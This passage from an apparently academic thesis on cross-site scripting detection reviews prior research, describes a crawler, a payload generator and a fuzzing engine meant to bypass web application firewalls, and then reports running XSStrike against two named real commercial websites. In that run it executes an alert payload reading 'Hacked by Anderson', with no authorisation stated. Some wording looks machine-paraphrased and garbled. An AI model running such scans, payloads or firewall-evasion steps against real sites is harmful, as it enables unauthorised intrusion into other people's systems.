			its impact on web applications	injecting malicious scripts via file transfer protocol,P2P networks, or file logs	
9	Faghani and Saidi	2009	Social networks' XSS worms	A general model determined through mimicking the proliferation conduct of XSS worms in informal organizations that can be utilized to foresee how quick XSS worms can spread on interpersonal organizations	Stored XSS
10	Gundy and Chen	2009	Noncespaces : Using randomization to enforce information flow tracking and thwart cross-site scripting attacks	Noncespaces: A method that utilizations randomized XML namespaces to empower the server recognize untrusted content and the customer can utilize the data to uphold strategies that will mitigate XSS attacks	Not Specified
11	Kieyzun et al	2009	Automatic creation of SQL Injection and cross-site scripting attacks	An automated technique that finds XSS and SQL injection vulnerabilities in web sites. The method creates test inputs, tracks taints through execution, and transforms contributions to produces exploits	Reflected and Stored XSS
12	Kirda et al	2009	Client-side cross-site scripting protection	A client-side solution to mitigate XSS attacks that acts as intermediary and utilizations both manual and consequently created standards	Reflected and Stored XSS
13	Nadji et al	2009	Document structure integrity: a	A client–server server design that authorizes report structure respectability by consolidating	Reflected XSS

			robust basis for cross-site scripting defence	randomization of web application code and runtime following of untrusted information to anticipate reflected XSS attacks	
14	Wurzier et al.	2009	SWAP: mitigating XSS attacks using a reverse proxy	SWAP: A server-side answer for recognizing and counteracting XSS assaults utilizing an invert intermediary that catches all HTML response	Not specified
15	Bates et al	2010	Regular expressions considered harmful in client-side XSS filters	A new design, a filter that can block scripts after HTML parsing but before it is execute	Reflected XSS
16	Galan et al	2010	A multi-agent scanner to detect stored-XSS vulnerabilitie s	A multi-specialist scanner that consequently outputs sites for the nearness of put away XSS vulnerabilities	Stored XSS
17	Li	2010	Towards security vulnerability detection by source code model checking	An solution that utilizations Java source code model checker, Bandera, to decide whether secure programming rules are pursued, and checks for XSS and SQL infusion vulnerabilities	Not Specified
18	Yu et al	2010	STRANGER : an automata-based string	STRANGER: An automata-based string investigation device for finding and dispensing with string-related vulnerabilities incorporating XSS in PHP applications	Not specified

			analysis tool for PHP		
19	Zhang et al	2010	D-WAV: a web application vulnerabilities detection tool using characteristics of web forms	D-WAV: A web application powerlessness location instrument that utilizations attributes of web structures to distinguish vulnerabilities including XSS	Reflected
20	Avanci and Ceccato	2011	Security testing of web applications: a search-based approach for cross-site scripting vulnerabilities	A search based methodology, that distinguishes cross site scripting vulnerabilities in PHP applications by incorporating Static Taint Analysis, Genetic Algorithms, and Constraint understanding to consequently produce experiments	Reflected XSS
21	Barhom and Kohail	2011	A new server-side solution for detecting cross site scripting attack	An XML-based approach solution that generates the possible input part of a web page, and can later be utilized to approve future pages produced from client inputs and counteracts untrusted client contribution from modifying the structure of the code	Stored XSS
22	Cao et al	2011	POSTER: A path-cutting approach to blocking	A methodology that obstructs the self-proliferation of JavaScript worms through DOM get to and unapproved HTTP demand, and avoids all types of	Reflected, Stored & DOM XSS

			XSS worms in social web networks	XSS worms in informal community destinations	
23	Nikiforakis et al	2011	SessionShield: Lightweight protection against session Hijacking	SessionShield: A lightweight security instrument against a type of XSS assault called session seizing, which recognizes session identifiers in approaching HTTP traffic and disconnects them from the program in this manner counteracting attacks	Unspecified
24	Priyadarshini et al	2011	A cross platform intrusion detection system using inter server communication technique	Another procedure called Dynamic Cookies Rewriting that renders treats futile for cross site scripting attacks	Reflected a nd Stored XSS
25	V. Sharath Chanda and Selvakumar	2011	Bixsan: Browser Independent XSS Sanitizer for prevention of XSS attacks	BIXAN: A program free XSS sanitizer that uses a JavaScript analyzer, a HTML parser, and identification of static labels to predict XSS attacks.	Reflected
26	Wang et al	2011	Program slicing stored XSS bugs in web application	A static stored XSS discovery calculation incorporated with program cutting technique to identify put away XSS vulnerabilities	Stored
27	Frenz and Yoon	2012	XSSmon: Perl based IDS for the	An Intrusion Detection System for XSS that catches potential customer side executable substance and its	Reflected XSS

			detection of potential XSS attacks	hashing, and later reprocessed for any distinction that will demonstrate XSS assault	
28	Mohosa and Zulkern ine	2012	DESERVE: A framework for detecting program security vulnerability exploitations	DESERVE: A monitor embedding framework or screen implanting system that identifies exploitable explanations in a source code utilizing static in reverse cutting and installs and recognizes assaults including XS	Reflected and Stored XSS
29	Shar and Tan	2012	Automated removal of cross site scripting vulnerabilitie s in web applications	identify and expel the XSS vulnerabilities web applications utilizing static analysis and pattern matching procedures	Reflect and Stored XSS
30	Shar and Tan	2012	Predicting common web application vulnerabilitie s from input validation and sanitization code patterns	An approach to deal with predicting XSS and SQL infusion vulnerabilities utilizing input approval and info purification designs	Not Specified
31	Sundare swaran and Squicci arini	2012	XSS-Dec: a hybrid solution to mitigate cross-site scripting attacks	A hybrid client–server solution that combines the benefits of both server and client-side protection mechanisms to moderate XSS assaults utilizing irregularity location and control flow examination	Reflected, Stored and DOM XSS

32	Van Gundy and Chen	2012	Sundareswan and Squicciarini	Noncespaces: A technique that enables web clients to recognize trusted and untrusted contents to avoid abuse of XSS vulnerabilities	Reflected and Stored

CHAPTER THREE

METHODOLOGY

The proposed design to detection of cross-site scripting attack in vulnerable web applications applies dynamic analysis and fuzzy to detect vulnerabilities effectively in web applications, the system carries out a series of dynamic security analysis attacks on the web application, and it can only be achieved by launching attacks vectors on previously recognized Application Entry Points (AEP), this is critical for detection of vulnerabilities, to identify the AEP's in a web application, it is important to gather and identify all pages being tested in the web application and this is achieved by a module called "CRAWLER" (Djuric, 2013). After web page gathering and identification is achieved, the gathered web pages are then sorted out by a parsing method which extracts the AEP's from the crawled out information, AEP's comprises of fields which require filling by the user (i.e. GET and POST parameters, forms with their elements as well as anchor/links with parameters) and this are required for generation of HTTP request being sent to the web application in testing phase. In the Testing phase of the system, the "Attack Vector Generator" module analyzes the information received from the parser and generates a set of valid parameter for each AEP alongside with malicious payload to generate HTTP request and the response is inspected for reflection of malicious code, each malicious code generated is assigned a confidence level to depict the confidence the system has in the execution of the code. The analytical phase inspects to show if the payload was successful and stores the position of the reflections which is used to deduce all the reflections in all injections afterwards. The system measures the similarities between injected code and reflected code, it is measured by the efficiency of the payload value and results are displayed afterwards. The system also introduces "Fuzzy Inference Engine", in cases where security mechanism adopted by web application tends to block certain payloads. The fuzzy engine works by sending less malicious strings with random delays to see which is blocked and not, which is useful for Web Application Firewall (WAF) bypassing.

3.0 ARCHITECTURE OF THE PROPOSED DETECTION SYSTEM



FIGURE 3.1: XSS DETECTION ARCHITECTURE

The system is further simplified to four major modules namely: Web Crawler, Vulnerability checker, and the Fuzzy Engine.

3.1 CRAWLER

The Crawler modules scans the web application and collects all the information belonging to the web application. Crawling process starts with the URL and proceeds to the web link tree and collects all the web pages, and this is done by interacting with the web application for gathering AEPs and the Web pages that is further sent to the Parser Function. The crawler employs a queue scheduling system to access all inputs URLs and terminates when the queue is empty and all accessible web pages have been identified and parsed. The Crawler-Parser Function scans through the gathered information and sorts the web pages in order to extract the AEPs that are further sent to the "Vulnerability Checker" module.

The crawler in the system has been configured to avoid links that will terminate the current session and scan. The Crawler carries out three functions, as included

i. Scanning: The Module collects Parameters required to collect web page data, from URL of the target to the header information, and receives command to scan for DOM vulnerability and encode before passing to the Requesting Module. It also assembles the Target URL it wasn't supplied by the user.

ii. Requester: Receives the parameters given by the Scanning Module and replaces the input data with xss_test data (a non-malicious script to test for vulnerability and receives the response), receives response that is stored in encoded format, converts the encoded format into text file and passes it to the vulnerability checker.

iii. HTML Parser: Receives the Response gotten from the Requester and Parses through the HTML to find occurrences of the xss_test script by attributes (position, context, and value) through series of searching for script in HTML context, attribute context, and comment and displays the position.

Algorithm 1: HTML parser

Input : response, xss_test

If encoding specified

Replace encoded xss_test with originGal xss_test)

Reflections= response.count(xsstest)

Search (responses)

```
For each occurences of xss_test in Reflection
    Collect position;
    Context=”script”
Var position_and_context =[]
If (len of position_and_context ) < reflection{
    Search for xss_test in attribute context, html context, comment context
If found {
    Add position, context and details to Database[]
Return Database
```

3.2 VULNERABILITY CHECKER

The Vulnerability checker module combines two major functions after receiving response. Firstly, an XSS check is carried out on the server by the checker Module. This Module sends a request with a non-malicious string together with the payload as the parameter value to the server and the response is sent back and search for injected string. After the response have been received, it passes the information to the fuzzy engine to calculate the efficiency value by comparing the injected string and reflected string together after which the efficiency value is given and context information of the Target server is sent to the “Attack Vector Generator” Module. The response is also sent to a Parsing Function to return context information which is compiled and sent to a FilterParser Function. The FilterParser checks all the special characters to be utilized in producing a payload to check whether they are escaped or not, and sends every one of the characters required to create.

ALGORITHM 2: THE CHECKER ALGORITHM

```
input: Payload, response
var position, reflected, checkstring, reflected_position[], effencies []
checkstring = “StAr7” + attack + “3nD”
if encoding :
        Encode (checkstring) to text
For each match of “StAr7” in response:
Var Num=0
Add match to reflected_position
Filled_position[]
if (position == reflected_position)
Add position to Filled Position[]
End if
if Position {
Reflected = response [(non malicious string + malicious string)]
Calculate efficiency
 }
Else if {
Efficiency =90 }
Else
Efficiency =0
Num=+1
Return list (Efficiency)
```

3.3 ATTACK VECTOR GENERATOR

With the context Information returned by Parsing Function in the Filter Checker and the Inject checker module. The attack vector generator module analyses the information to determine the payload scheme that perfectly fits the attack properly. It scans each occurrence of reflected string and uses the context information to constructs the malicious scripts to be injected by the Inject function. It also assigns a value of confidence to every allocated set of attack code generated by the Attack vector for each AEP and passes the payload to the checker to be requested to determine the payload success. The number of confidence is from range (0-10), the higher the more effective it is. The efficiency value is derived from the comparing the injected string and the reflected string in the response and the list is ranked according to efficiency value where greater efficiency is injected first.

3.4 FUZZY INFERENCE ENGINE

The Fuzzy Inference is designed to bypass Web Application Firewall (WAF). The fuzzy module is called when the request is blocked due to the script being recognized by the signatures of the Web Application firewall.

3.4.1 The Web Application Firewall Detector

The Web Application detector sends a noisy malicious string in the data to be requested by the web application to check if the web applications security would block and deny response, if the string is flagged and blocked, the information is sent to the Fuzzy engine.

3.4.2 The Fuzzy Engine

The Fuzzy Engine extracts a fuzz string from a list of fuzz strings and replaces the string with another to be tested again by the Web Application Firewall Detector and if blocked again, the string is returned to the Engine again to replace the string with a less "noisy" string, This module randomly generates a delay before sending a new request with the newly fuzzy generated string till the Firewall is evaded. The Fuzzy Engine applies a formula to compare and switch strings in the system called the Levenshtein distance.

3.4.3 The Levenshtein Distance

The Levenshtein Distance is a string metric for estimating the distinction between two successions. Casually, the Levenshtein removes between two words is the base number of single-character alters (for example additions, erasures, or substitutions) required to transform single word into the other. Levenshtein separation may likewise be alluded to as alter remove, in spite of the fact that it might likewise indicate a bigger group of separation measurements. It is firmly identified with pairwise string arrangements. Mathematically, the Levenshtein distance between two strings, a and b (of length |a| and |b| respectively), is given by lev a,b(|a|,|b|) where:

$$lev_{a,b}(i,j) = \begin{cases} \max(i,j) \\ min \begin{cases} lev_{a,b}(i-1,j)+1 \\ lev_{a,b}(i,j-1)+1 \\ lev_{a,b}(i-1,j-1)+1_{(a_{i\neq} b_j} \end{cases} \end{cases} if \min(i,j) = 0, \text{otherwise}$$

Here, 1(ai≠bi) is the indicator function equal to 0 when ai≠bi and equal to 1 otherwise, and leva, b(i,j) is the distance between the first i characters of a and the first j characters of b.

Note that the first element in the minimum corresponds to deletion (from a to b), the second to insertion and the third to match or mismatch, depending on whether the respective symbols are the same.

ALGORITHM 3: FUZZY ALGORITHM

Input Fuzzes,

While (Fuzzes is not empty)

Extract fuzz from Fuzzes

If encoding {

Fuzz=encode(fuzz)

}

If delay ==0;

Delay=0

Time = delay + Random time

Replace test string data with fuzz

Add fuzz to request parameters

Return response from request

If encoding {

    Fuzz=encode(fuzz)

    }

If (fuzz in lower case **in** response in lower case){

Result = “passed”}

Else{

Result=”blocked”}

Return result

CHAPTER FOUR

IMPLEMENTATION OF DESIGNED SYSTEM

This chapter shows the implementation of the designed system. For the purpose of implementation, multiple web pages were scanned to detect vulnerabilities and generate payloads. WAF signatures was searched thoroughly in order to detect hidden parameters and brute force attack. The system was developed using the python programming languages

4.1 Software and Hardware Requirements

The recommended requirements for the Designed system are shown below:

Operating System:	Kali Linux
RAM:	4GB or greater
Processor Speed:	1.8GHz or greater
Processor:	Dual Core or greater
Python version:	3.4 or greater.

4.2 Installation Processes

After all the requirements for the designed system has been met, launch the Kali Linux O.S, open the terminal and change directory to the path containing the program and run the following ("pip install -r requirement.txt") command in order to install all the software requirements. It requires installing support libraries and the fuzzywuzzy package to run on the terminal

Step 1: cd XSStrike-master

Step 2: ls

Step 3: python3 xsstrike.py

Step 4: pip install -r requirement.txt

The installation would install the requirements including the fuzzywuzzy package from github before the installation would be complete.



Figure 4.1: Installation of XSS Detector System

4.3 Scanning Targeted webpage URLs

After Installation of the designed system, we scanned a few targeted websites in order to gather vulnerability information, to carry out the scan, type in the following command in the terminal. The "d3v" is replaced as the data to be used for sending request

Python 3.6 xsstrike.py -u "http://website.com/...php?id=d3v" [arguments]

Various arguments that are included to the command include:

--param that finds hidden parameter

--skip-dom that skips the DOM vulnerability check

--crawl that scans and parse the webpages

--data to use data parameters of GET or POST

--file to use bruteforce, from default payload

--fuzz to use fuzz string and evade WAF

Carrying out scans on the following webpages to detect vulnerability:

1. Open the site on web browser. www.dramaonline.pk/ (movie retails site), scan website with (params and skipdom), and execute generated payload on the website. The result of the scan proved that web application was vulnerable to XSS attack and was executed to prove the results.



Figure 4.2: Targeted site #1 (DramaOnline) Website.

The command skips checking for DOM vulnerability and scans with parameter checking, to find potentially valid parameter using parse method to find all parameters that are used in the website that can be used to inject payloads, the parameter ‘q’ was found and prioritized (sent as request) and reflection were found, proving vulnerability in website, hence generated payload to execute on the website and prove vulnerability. WAF status is offline because there is no firewall protecting the website.



Figure 4.3: Scanning URL on the terminal



Figure 4.4: Executed Payload on the drama online Website

2. Open the site on web browser. www.nichegardens.com (flower shop), scan website with (–f and default) that bruteforces the default payload on the website. The result of this scan proved that web application was vulnerable to XSS attack as all default payload were successfully reflected in the response and payload was executed to prove this results.

3.



Figure 4.5: Targeted site#2 (Niche garden) website

Running the command in the program, scans the website for Injection entry points and injects default payloads defined in the program and sends requests to the website, and displays all the successfully injected payloads. With this information it is possible to attack the website using any of the script payloads. To carry out with the vulnerability test, *<script>alert("Hacked by Anderson");</script>* would be injected in the website directly to prove vulnerability.



Figure 4.6: Scanned URL with Bruteforce Parameter

Injecting the script payload above, the web application carries out the entries without validating the input making the browser to run the payload and the vulnerability is proven as the website is hacked or made to do something outside its original intent.



Figure 4.7: Executed Payload on niche garden website.

